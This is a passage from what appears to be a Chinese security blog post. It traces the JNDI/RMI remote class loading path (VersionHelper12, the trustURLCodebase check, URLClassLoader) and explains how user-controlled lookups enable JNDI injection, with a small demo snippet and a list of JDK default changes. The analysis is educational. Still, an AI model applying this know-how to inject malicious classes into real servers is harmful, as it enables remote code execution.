
而 VersionHelper12 类型对象 helpr 首先会尝试loadClassWithoutInit,而其最终调用 Class.forName 去加载工厂类:

类加载器类型为
sun.misc.Luncher。
由于 java 的双亲委派机制,会将 loadClass 方法不断委托到 parent (父-类加载器),最终委托到 BootStrapLoader 。由于 remote.exec.ExecutoryFactory 是网络资源,不可能在本地 Classpath 中找到,因此会返回 null :


之后调用 findClass 去从外部资源中寻找Class定义:

URLClassLoader也找不到该类的定义,抛出异常 ClassNotFoundExecption:
返回到 getObjectFactoryFromReference 中,尝试利用 helper.loadClass 加载工厂类:

这里解释了为什么rmi方式的jndi会优先从本地classpath加载类。
VersionHelper was used by JNDI to accommodate differences between JDK 1.1.x and the Java 2 platform. As this is no longer necessary since JNDI's inclusion in the platform, this class currently serves as a set of utilities for performing system-level things, such as class-loading and reading system properties.
总之该类是一个用于在JDNI下,加载类资源的一个工具类。
final class VersionHelper12 extends VersionHelper { // Disallow external from creating one of these. VersionHelper12() { } public Class<?> loadClass(String className) throws ClassNotFoundException { return loadClass(className, getContextClassLoader()); } public Class<?> loadClassWithoutInit(String className) throws ClassNotFoundException { return loadClass(className, false, getContextClassLoader()); } /** * Determines whether classes may be loaded from an arbitrary URL code base. */ private static final String TRUST_URL_CODEBASE_PROPERTY = "com.sun.jndi.ldap.object.trustURLCodebase"; private static final String trustURLCodebase = AccessController.doPrivileged( new PrivilegedAction<String>() { public String run() { try { return System.getProperty(TRUST_URL_CODEBASE_PROPERTY, "false"); } catch (SecurityException e) { return "false"; } } } );在 VersionHelper12 中,存在静态属性 trustURLCodebase(从系统属性中获取):而在之后的 loadClass(String className, String codebae) 方法中也会进行判断,是否为 true:

这里才是系统属性

com.sun.jndi.ldap.object.trustURLCodebase真正起作用的地方,必须设置为true才能进入之后的类加载过程。否则返回null,z最终导致RegestryContext#getObjectInstance方法返回refInfo:
例:
System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase","true");InitialContext context = new InitialContext();Object obj = context.lookup("rmi://127.0.0.1:1099/exec");System.out.println(obj.getClass());class javax.naming.Reference
之后通过方法 getUrlArray 方法来获取一个 URL 数组。
这也就解释了为什么在定义
codebase时,可以使用空格分割,从而传递多个codebase。
之后获取一个 URLClassLoader ,最后调用 loadClass 方法,利用该 URLClassLoader 加载工厂类。

最终成功加载类定义后,返回到getObjectFactoryFromReference,调用 clas.newInstance 方法成一个工厂类实例:


终于到最后一步了,前面的 getObjectFactoryFromReference 方法结束后,返回工厂类实例,之后调用接口 getObjectInstance 方法,生成一个新的远程对象:

发现IDEA的debug已经定位到jar包的资源:

为了生成 CmdExecutor ,之后还会尝试使用 URLClassLoader 去加载该类定义:

经历一系列套娃 loadClass 后,CmdExecutor 终于被成功加载,并实例化:

之后各种返回,将ExecutorFactory 实例生成的 CmdExecutor 实例返回:

事实上如果java代码中,用户的输入与类的加载(InitialContext#lookup)相关,那么很可能用户输入一个自己编写的jndi服务地址,并且用户将想执行的代码编写至一个class文件中,最终服务器将会加载用户指定的类,并执行对应的构造方法或者其他方法。

当然以上都是手动在客户端代码中解除了 trustURLCodebase 限制之后的效果,而在java1.8之后,虽然jdk默认禁止加载远程class,但依然存在jdni注入威胁。
JDK
5U45、6U45、7u21、8u121及其之后java.rmi.server.useCodebaseOnly默认值为"true".JDK
6u132、7u122、8u113及其之后com.sun.jndi.rmi.object.trustURLCodebase默认值为"false".JDK
11.0.1、8u191、7u201、6u211及其之后com.sun.jndi.ldap.object.trustURLCodebase默认值为"false".
参考:
log4j2 JNDI注入漏洞速通
Java安全之JNDI注入
如何绕过高版本JDK的限制进行JNDI注入利用
深入理解JNDI注入与Java反序列化漏洞利用
AccessController.doPrivileged的作用
Java JNDI 注入原理与高 JDK 版本绕过